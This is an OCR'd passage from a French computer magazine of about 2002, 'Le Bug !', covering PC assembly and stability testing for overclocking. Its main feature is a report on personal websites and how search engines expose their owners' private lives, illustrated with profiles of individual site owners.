leurs bookmarks.

URL : Http://www.linuxsecurity.com

NIVEAU NEWBIE

Bien assembler son PC

Un PC, c'est comme une voiture, un ensemble d'éléments interdépendants (moteur, châssis...). Les performances globales reposent sur l'homogénéité et l'intercompatibilité des pièces.



Vous êtes fébriles, vous avez un PC entier à monter, toutes les pièces détachées s'étalent sur la moquette, quelques conseils pour ne pas faire de bêtises !

Attention ! Les pièces détachées d'un PC sont fragiles. La moindre erreur peut leur être fatale. Avant de manipuler toute pièce électronique, " déchargez " votre électricité statique en touchant une prise de terre (pas le 220V !). La carcasse métallique d'un boîtier peut faire office de "masse".

Le montage d'un PC est avant tout une affaire de bon sens. Il faut à tout prix ménager les éléments pour ne pas les casser en respectant un ordre logique de montage. La carte mère est l'élément central du PC, tout le montage est articulé autour d'elle. C'est aussi l'élément le plus exposé à la casse en tout genre et le plus difficile à changer (Il faut tout démonter dans le PC pour enlever la carte mère et la ramener au S.A.V., ce qui entraine forcément l'immobilisation totale du PC pendant cette période !). En résumé, la carte mère nécessite un soin tout particulier!

Commencez par poser votre carte mère sur un support plat et propre : une table par exemple. (Mettez un chiffon dessous pour éviter que la carte mère ne dérape et aussi pour ne pas rayer la table !). Nous allons maintenant y installer tous les (petits !) éléments composant le noyau du PC. Il est plus facile de travailler en dehors du boîtier, l'espace n'étant pas restreint.

Commencez par insérer le CPU dans son support, le socket. Ne forcez jamais dessus pour qu'il rentre. N'oubliez pas qu'un levier sur le coté du socket rend l'insertion possible. Vérifiez méticuleusement la bonne mise en place du CPU puis baissez le levier de fixation.

Mettez une minuscule noix de graisse thermique sur le CPU, une infime couche qui recouvre la partie émergente du CPU : le core en silicium. Insérez le ventirad. Là-aussi, ne forcez pas! Pensez à brancher le ventilateur sur le connecteur prévu à cet effet.

Vient ensuite l'insertion de la RAM, généralement moins évidente qu'il n'y paraît. Vérifiez le sens d'insertion grâce à l'interruption de connecteurs sur la barrette qui correspondent à des détrompeurs, ouvrez les deux ergots en plastique, positionnez soigneusement la barette de mémoire horizontalement à la carte mère. Maintenant, posez un doigt de chaque côté de la tranche supérieure de la RAM et appuyez fermement et simultanément. Attention à ne pas tordre la carte mère. La mémoire doit s'insérer au fur et à mesure jusqu'à ce que les ergots soient rentrés.

Le plus dur est fait ! Préparez l'accueil de la carte mère dans le boîtier avec les vis prévues à cet effet : attention à ne mettre que le bon nombre (6 ou 9 généralement) et alignez les bien avec les pas de vis de la carte mère pour ne pas créer de court circuit.

Vissez la carte mère. Pour le branchement de l'alimentation et des périphériques IDE (disque dur, lecteur CD-Rom ou DVD-Rom), ne faites pas trop de pressions sur les connecteurs et les nappes. Ensuite, il ne vous reste plus qu'à connecter les interrupteurs et témoins de façade, le lecteur de disquettes et les cartes vidéo, son, réseau... Pour celles-ci, l'ordre de montage importe peu. Mais elles doivent rentrer naturellement sans forcer dans leur slot respectif, AGP pour la carte vidéo, PCI pour les autres.

Pensez à jeter un dernier coup d'œil à l'ensemble du montage avant d'allumer le tout. Vérifiez absolument tout pour ne pas prendre de risques inutiles ! Dès le premier démarrage, foncez dans le BIOS pour vérifier que les composants sont reconnus et fonctionnent donc (périphériques IDE, mémoire, processeur). Tout va bien? Lancez-vous enfin dans l'overclocking.

Vérifier la stabilité de son PC

Il est possible de tester la stabilité des éléments de votre PC sans les avoir préalablement overclockés. Précisons tout d'abord ce que l'on entend par stabilité. Il n'y a pas à proprement parler de frontière entre stabilité et instabilité, mais plutôt un passage progressif de l'un à l'autre. A mesure que vous augmentez sa fréquence, le composant commence à faire des erreurs de calcul, augmentant parallèlement l'instabilité du système. Vous risquez alors un plantage du PC. Un système peut être très stable mais faire cependant des erreurs de calcul. En revanche un système qui ne fait pas d'erreur de calcul est nécessairement stable. Pour vérifier la stabilité d'une plate-forme overclcokée, on utilise des logiciels spécifiques qui ont été développés dans le but de stresser les composants.

Le processeur

La notion d'erreur est fondamentale pour le processeur : si vous l'utilisez pour des calculs scientifiques par exemple, aucune erreur n'est acceptable. En revanche, dans le cadre d'une utilisation multimédia (jeux, dvd etc.), il est tout à fait possible d'en tolérer quelques unes.

Pour tester votre processeur, l'un des meilleurs logiciels à utiliser est certainement Prime95, que vous trouverez à l'adresse www.mersenne.org. Pour tester plus grossièrement la stabilité du processeur, un programme comme Toast.exe peut se révéler très efficace et augmentera de façon significative sa température. Vous le trouverez un peu partout sur le web. Vous pouvez le récuperez à cette adresse : http://www.geocities.com/btvillarin/Downloads/Toast.zip.

La mémoire

Elle est souvent à l'origine des problèmes d'instabilité d'un PC. Utilisez Memtest86 3.0 (http://www.memtest86.com) pour vérifier son bon fonctionnement. Attention ! Ce programme génère une disquette de démarrage spécifique, et ne s'effectue donc pas sous Windows.

La carte graphique

Le cas de la carte graphique est plus particulier : les données générées sont des images, et les erreurs générées par le GPU se traduisent par la présence de bogues graphiques sur cette image (polygônes, flashs ou points colorés qui n'ont pas lieu d'être). Vous pouvez tout à fait jouer avec quelques bogues graphiques.


Un benchmark graphique tel 3D Mark2001 SE (www.madonion.com) ou tout simplement votre jeu 3D préféré vous permettront de trouver les fréquences maximales pour le GPU et la mémoire. Généralement ces tests ne peuvent être validés qu'après plusieurs heures de fonctionnement. Laissez ces tests fonctionner une douzaine d'heures pour avoir un résultat pertinent. Enfin, il ne faut pas perdre de vue qu'un overclocking trop poussé pourra nuire aux performances. Ceci peut sembler contradictoire, mais si le composant overclocké fait trop fréquemment des erreurs, il perdra de précieux cycles à effectuer de nouveau les calculs erronés, ce qui occasionnera une perte du temps de traitement et donc une baisse des performances.


Le rodage est aussi une bonne méthode de test de stabilité. Il consiste à faire fonctionner son processeur de façon très intensive à une fréquence élevée, sous une forte température et pendant une longue période. Outre la vérification de la stabilité des composants, son but est aussi d'améliorer la conductivité des différents contacts entre les pistes qui composent le processeur. Son efficacité reste à prouver et dépend de chaque processeur et des méthodes utilisées lors de sa fabrication. Le rodage semble donner de bon résultats sur les processeurs AMD, alors que les Pentium d'Intel semblent moins sensibles à ce procédé.

LA PAGE PSYCHIQUE

VOYAGES SOMNAMBULES DANS LES GALAXIES VIRTUELLES

RÉSUMÉ : Coincé dans un Circuit Automatique, Rex attend la Police des Cerveaux qui l'emmène, subjugué par le rayonnement d'ondes hypnotiques dans le sous-sol du piège à cerveaux.






À SUIVRE...

Le Bug !

Enquête ■ Pour se placer du bon côté de la loi, obtenir les faveurs et les dollars du gouvernement Bush, et surtout trouver du travail, les hackers américains pratiquent l'hacktivisme politiquement correct.

L'HACKTIVISME GENTIL ET INTÉRESSÉ DES PIRATES US

LIRE P IV



Enquête ■ Attention aux données que vous mettez sur votre site perso: elles n'intéressent pas que vos parents et amis.

Vos sites perso vous survivront

LIRE P II

Enquête ■ Malgré l'embargo international, la Corée du Nord est parvenue à bâtir une industrie high-tech grâce à la complicité de sociétés japonaises et suisses.

Comment le Net remplit les caisses de la dictature nord-coréenne

LIRE P III

Actu ■ L'Etat allemand met en garde contre le système sécurisé de Microsoft.

"Palladium, nein danke"

LIRE P III

N°5 Le Bug !

Est une publication D.M.P., 26 bis, rue Jeanne d'Arc.
94160 Saint-Mandé
Tél.: 01 53 66 95 28 Fax : 01 43 98 23 50
DIRECTEUR DE LA PUBLICATION : O. Spinelli
RÉDACTEUR EN CHEF : Hai Nguyen bug@dmpfrance.com
MAQUETTE : O2PROD - o2prod@dmpfrance.com

Reportage

PAR CORINNE GAVARD
AVEC CORINNE MANOURY

Attention à vos sites perso : ils vous suivent pour l'ét

Grâce aux nouveaux moteurs de recherche, le Web garde en mémoire illimitée toutes les données. Les sites perso n'y échappent pas. Aujourd'hui, des internautes regrettent déjà leurs "sites de jeunesse" et se plaignent de ne pouvoir en effacer certaines informations, qui pourtant leur appartiennent..

Camberley Crick, 24 ans, donne des leçons privées d'informatique à temps partiel. Un jour, la jeune Américaine se rend à un appartement de Manhattan pour aider un homme dans la quarantaine à faire l'apprentissage de Windows XP. Le cours fini, l'homme lui montre une pile de pages Web imprimées qu'il a obtenu en tapant le nom de Camberley Crick dans le moteur de recherche Google. « Vous avez été très active », dit l'homme. Effectivement, il a notamment trouvé le site Web familial de Camberley Crick, les informations sur un jeu d'ordinateur qu'elle avait conçu au collège, le programme d'un concert auquel elle avait participé et une nouvelle qu'elle avait rédigée à l'école primaire, intitulée Tommy the Turtle. L'homme en sait long sur elle et sa famille. De retour à la maison, le professeur d'informatique Camberley Crick a immédiatement retiré les renseignements sensibles du site Web familial que son père avait mis en ligne en 1995 « quand le Web était plus innocent », dit-elle. Mais une copie des textes demeure toujours disponible dans la base de donnée des pages Web archivées de Google.

Difficile de vous extraire du Web


« Vous ne pouvez vous extraire du Web en pièces détachées », déclare, dépitée, Camberley Crick, en témoignant dans le quotidien New York Times. Elle a retenu la leçon et ne veut plus entendre parler de site perso. Mais à travers le monde, des millions d'internautes continuent à étaler leur vie privée en ligne sans en connaître réellement les conséquences. En France, combien sont-ils exactement, ces adeptes du cyber-moi, ces propriétaires d'un lopin de 5, 10 ou 15 mégaoctets mis gracieusement à leur disposition par leur fournisseur d'accès ou par un de ces hébergeurs spécialisés dans les communautés (Lycos Multimania, iFrance) , qui en échange de l'espace accordé disposent sur leur site des panneaux publicitaires ? L'Association des fournisseurs d'accès (www.afa-france.com), qui regroupe l'essentiel de ces deux types de sociétés, recensait en juin 2002 près de 3,3 millions de sites perso (contre à peine 600000 en 2000) pour environ 8 millions d'abonnés à Internet. Soit plus de 40% ! C'est énorme !

Un chiffre confirmé par un récent sondage du Journal du Net : 29,8% des Français aimeraient avoir leurs sites perso. Et parmi ceux qui sont déjà connectés, presque 50% affirment être passés à l'acte. Quels sont leurs motivations ? Une étude du laboratoire des sciences sociales de France Telecom R&D avance trois raisons : apprendre à « maîtriser une technologie » (dans ce cas le HTLM), « faire connaître » (partager une passion ou mettre à disposition des informations) et « se connaître » ou « se faire connaître » (volonté de communiquer ou sortir de l'anonymat). Derrière la page perso se cache toujours la communauté. Même si elle est limitée à la famille, à quelques proches. On construit son Web perso pour se présenter dans d'autres lieux virtuels ou pour trouver d'autres adeptes de la moto, de la pêche ou du cigare cubain.

KARYN,

professionnelle de la cyber-manche

L'Américaine Karyn Bosnak entrera dans l'histoire du Net comme celle qui a lancé la mode de la cyber-mendicité, phénomène qui commence à prendre de l'ampleur aux Etats-unis. Il y a quelques mois, la jeune New-Yorkaise inaugurait son site http://savekaryn.com, faisant ainsi appel à la générosité des internautes pour l'aider à rembourser ses dettes de shopping s'élevant à 20 000 dollars. Difficile à croire, mais cette fanatique de vêtements et autres accessoires à la mode à réussi à rembourser partiellement son crédit grâce à 13 000 dollars de dons provenant de charitables adeptes de la Toile. Avec le succès du site de Karyn, Yahoo a renommé ce phénomène le " e-panhandling " (" la cyber-manche ") . Une section mendicité existe chez Yahoo depuis plusieurs années, mais en 1996 seulement deux sites étaient recensés alors qu'aujourd'hui on en dénombre plus d'une cinquantaine. Comment expliquer un tel phénomène ? Donner ainsi son argent à des inconnus en ligne ? Rich Schmidt, agent commercial qui a lui-même fait l'essai de la cyber-manche, a son explication sur le sujet : " Je pense



que lorsque les gens arrivent sur le site, ils se disent " si seulement j'y avais pensé " et dans la foulée ils donnent un dollar. " Mais Schmidt ne se laisse pas impressionner par la célébrité qu'a connu Karyn Bosnak, invitée à plusieurs reprises dans des émissions de télévision : " les personnes qui pensent devenir riches en mendiant sur le web se trompent ", pense-t-il. En tous cas, certains prennent ce phénomène de mode avec humour : le cyber-laveur de vitres du site http://website1.com/squeegee, vous propose de " nettoyer votre écran d'ordinateur de l'intérieur ", moyennant quelques pièces bien-sûr. Jusqu'où ira-t-on ?

La puissance des moteurs de recherche

Au final, les sites perso constituent une source infinie d'informations. Jadis, cependant, seules les agences gouvernementales et les multinationales avaient les ressources et la main-d'œuvre requise pour surveiller les renseignements personnels. Aujourd'hui, la puissance combinée de l'Internet, des moteurs de recherche et des bases de données archivées permet à n'importe qui de se renseigner sur n'importe qui, même pour de simples motifs de curiosité passagère. Pire, l'érosion de l'intimité personnelle sur le Web ne fait que commencer. Les géants tels que Microsoft ou Google développent dans leurs laboratoires des outils de recherche encore plus puissants, permettant d'indexer à la fois les textes, mais également l'image, la vidéo et le son. Imaginez : vous tombez sur une photo d'un inconnu, vous passez l'illustration sur un moteur de recherche et vous obtenez l'état-civil de la personne en question. De tels moteurs de recherche existent déjà, utilisés à petite échelle dans les agences photo ou audio-visuelles. La police française utilise un outil semblable pour indexer les photos de pédophilie circulant sur la Toile.

Evidemment, les défenseurs des libertés et autres organisations des droits de l'homme accusent l'industrie informatique de vouloir fliquer encore plus les internautes à des fins commerciales. Mais la faute à qui ? De plus en plus d'internautes mettent en ligne des informations privées et de plus en plus d'internautes recherchent des renseignements personnels sur le Web. Lorsque des personnes comme Cam-

L'HOMME AUX DOUZE SITES PERSO :


le gars du Web

A la retraite l'année prochaine, Jean-Claude Merle ne pense qu'à trois choses, sa famille, son jardinage et ...ses 12 sites Internet. Chaque soir, il passe 3 ou 4 heures à répondre à une vingtaine de messages quotidiens et à perfectionner ses oeuvres. A la régie EDF de Clermont Ferrand, Jean-Claude est connu comme étant " le gars du Web " ou le " beau-frère des pages perso ". Cet autodidacte du HTML, sans prédispositions particulières pour Internet, sévit sur la toile depuis 1998. Grâce à Monsieur Merle, Aigueperse, son petit village de Limagne, bénéficie même d'un site Internet haut en couleurs (http://aigueperse.free.fr). Tous ses sites ont une cohérence car chacun est en lien avec une partie de sa vie ou de ses loisirs. L'ambiance de ses années étudiantes se retrouve dans son site " libertin " riche en chansons paillardes et autres grivoiseries (http://sexestories.free.fr). Ses années de militaire à bord du porte-avions Foch s'illustrent sur http://aeronavale.free.fr, devenu un forum pour les anciens marins. Sa page politique se trouve sur http://cgtrda.free.fr, site évoquant son syndicalisme dans un contexte historique pointu. Mais avec le temps, ses loisirs ont évolué, il se concentre maintenant sur son site de jardinage (http://jardinierauvergne.free.fr). Jean-Claude Merle est un vrai passionné désintéressé. " Des annonceurs m'ont proposé de l'argent pour certains de mes sites, mais ça, jamais ! " clame-t-il. Pour lui, la beauté d'Internet réside dans l'accès à la culture pour tous, gratuitement. Ce perfectionniste prévoit de profiter de sa retraite pour travailler sur de nouvelles techniques afin d'améliorer ses sites, sans oublier son travail bénévole au sein de différentes associations dans sa commune, et bien sûr son précieux jardin.

SARA ET ALAIN :

un amour en noir et blanc

Elle, Camerounaise de 27 ans, avait envie de connaître une autre vie. Lui, Français, veuf et beaucoup trop seul dans sa grande maison quelque part dans la Somme, estimait qu'à 49 ans, sa vie devait continuer. Ils se sont donc rencontrés sur Internet. Au Cameroun, Sara a été formée à l'informatique. Elle vend même ses services d'" écrivain publique " à tous ceux qui ne savent pas écrire. " En Afrique, si quelqu'un à la chance d'avoir un ordinateur et un téléphone, on peut dire qu'il a un cybercafé ". Aujourd'hui, leur site (http://perso.club-internet.fr/alain.durteste) relate leur histoire. Une histoire qui se termine bien, puisque les deux tourtereaux se sont mariés et vivent désormais en France. Mais loin du roman à l'eau de rose que l'on retrouve souvent sur les sites relatant des rencontres amoureuses, la page Web de Sara et Alain décrit la réalité, celle d'une difficile intégration. Pour ce couple, il était important qu'avec ce site il puisse aussi mettre en garde toutes les jeunes Africaines qui n'aspirent qu'à venir en France ; mais aussi prévenir les Français des difficultés que posent le choix d'une telle union. Le couple n'y va pas par quatre chemins et pose les bonnes questions. Lui : " Informer les Français à la



recherche de l'âme sœur africaine des responsabilités qu'ils ont dès la première prise de contact. Ont-t-ils réfléchis aux rêves qu'ils font surgir? Aux engagements qu'il leur faudra prendre ? Sont t-ils prêt à accepter ce partage culturel et les différences ? De même, consentiront-ils au financement de la quasi-totalité des frais ? " Elle : " Au Cameroun, l'image d'un " El Dorado " français persiste, et rares sont les personnes qui expliquent les difficultés que posent les mariages mixtes, les délais des visas, ainsi que les difficultés une fois arrivé en France. Se pose t-on les bonnes questions ? Les réponses ne seront t-elles pas qu'électoralistes ? Va t-on enfin recentrer le débat sur la cause première qui est la pauvreté des pays immigrants ? "

AGLAIA :

faire le point sur sa vie

Derrière Aglaia se cache une ado de 17 a qui n'a aucun complexe à dévoiler son journal intime sur Internet (http://perso.wanadoo.fr/aglaia17) . " Intime mais pas secret puisque vous l'ave devant les yeux ", rappelle avezc lucidité jeune fille originaire de La Rochelle. " Ma c'est un journal où je raconte ma vie au f des jours. Ne me demandez pas pourquoi je fais ça, j'y prends du plaisir, c'est tout. ' Depuis près de trois mois, la lycéenne se livre en direct, presque tous les soirs. Son journal est rigoureux, elle s'est fixée des contraintes et " raconte sa vie comme un roman. " Elle a aussi décidé de restreindre le nombre de personnages dont elle parle " pour que le lecteur ne s'éparpille pas dans tous les sens ", explique-t-elle. Ce lecteur qu'elle imagine lorsqu'elle décrit les péripéties de sa vie est la raison d'être de son journal. " Je suis incapable d'écrire si je n'ai pas dans l'idée que quelqu'un va me lire ", confie-t-elle. D'où le passage du papier à la Toile. Sa prose naturelle et néanmoins construite l'aide à " faire le

ernité

berley Crick tentent aujourd'hui de diminuer leur présence électronique, elles découvrent que la tâche est loin d'être simple. Difficile désormais de se cacher sur le Net. « Les identités personnelles, professionnelles et informatiques deviennent de plus en plus transparentes », note le New York Times qui a relaté l'expérience de Camberley Crick. Et d'ajouter : « Les jeunes adultes dans la vingtaine utilisent les moteurs de recherche pour s'informer des personnes rencontrées à des fêtes. Des voisins profilent d'autres voisins. Des travailleurs passent des collègues de travail au crible de l'Internet ».

Jonathan Zittrain,
professeur de droit
à l'université Harvard

"Google et ses semblables permettent de sortir votre vie privée de l'anonymat du Web".

« Bon nombre de propriétaires de sites perso pensent qu'ils sont une aiguille dans une botte de foin, un visage anonyme sur le Web. Mais dès que quelqu'un s'intéresse à vous, Google et ses semblables permettent de sortir votre vie privée de l'anonymat de la foule », rappelle Jonathan Zittrain, professeur de droit à l'université Harvard. Webmasters de sites perso, vous voilà prévenus ! ■

Journal intime d'Aglaia

Ce site est mon journal intime. Intime mais pas secret puisque vous l'avez devant les yeux. Mais c'est un journal où je raconte ma vie au fil des jours. Ne me demandez pas pourquoi je fais ça, j'y prends du plaisir, c'est tout.
J'ai 17 ans et j'habite La Rochelle.

Sommaire | Pourquoi ? | Qui suis-je ? | Début | Liens | Mi'krim

Mercredi 18 décembre 2002

Les mois ont passé et les choses allaient en empirant. A la maison, c'est ma sœur qui faillait le tel. Pourtant il n'y a pas plus autoritaire que mon père. Il est militaire jusqu'au bout des doigts. Mais il a bien dû se rendre compte qu'il aurait beau user de toute son autorité, jamais il n'aurait le dessus sur ma sœur.

Parce qu'elle prenait les autres par les sentiments. Elle savait parler aux gens et les faire aller dans la direction qu'elle souhaitait. Il ne fallait surtout pas discuter avec elle, sinon elle était capable de vous faire culpabiliser et bientôt, c'est vous qui étiez responsable de ses malheurs. Ma mère a commencé à faire une dépression nerveuse et nous père a décidé de ne plus s'occuper de tout ça. Il s'est peu à peu retiré, puisque à chaque fois qu'il essayait d'intervenir ça se terminait en dispute. C'est vrai qu'il n'a jamais été doué pour la communication, mon père... Et moi je prenais de plus en plus de recul, du moins en apparence. Mais je sais bien, avec le recul, que dans mon cœur j'étais

Calendrier : août

L	M	M	J	V	S	D
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

septembre

L	M	M	J	V	S	D

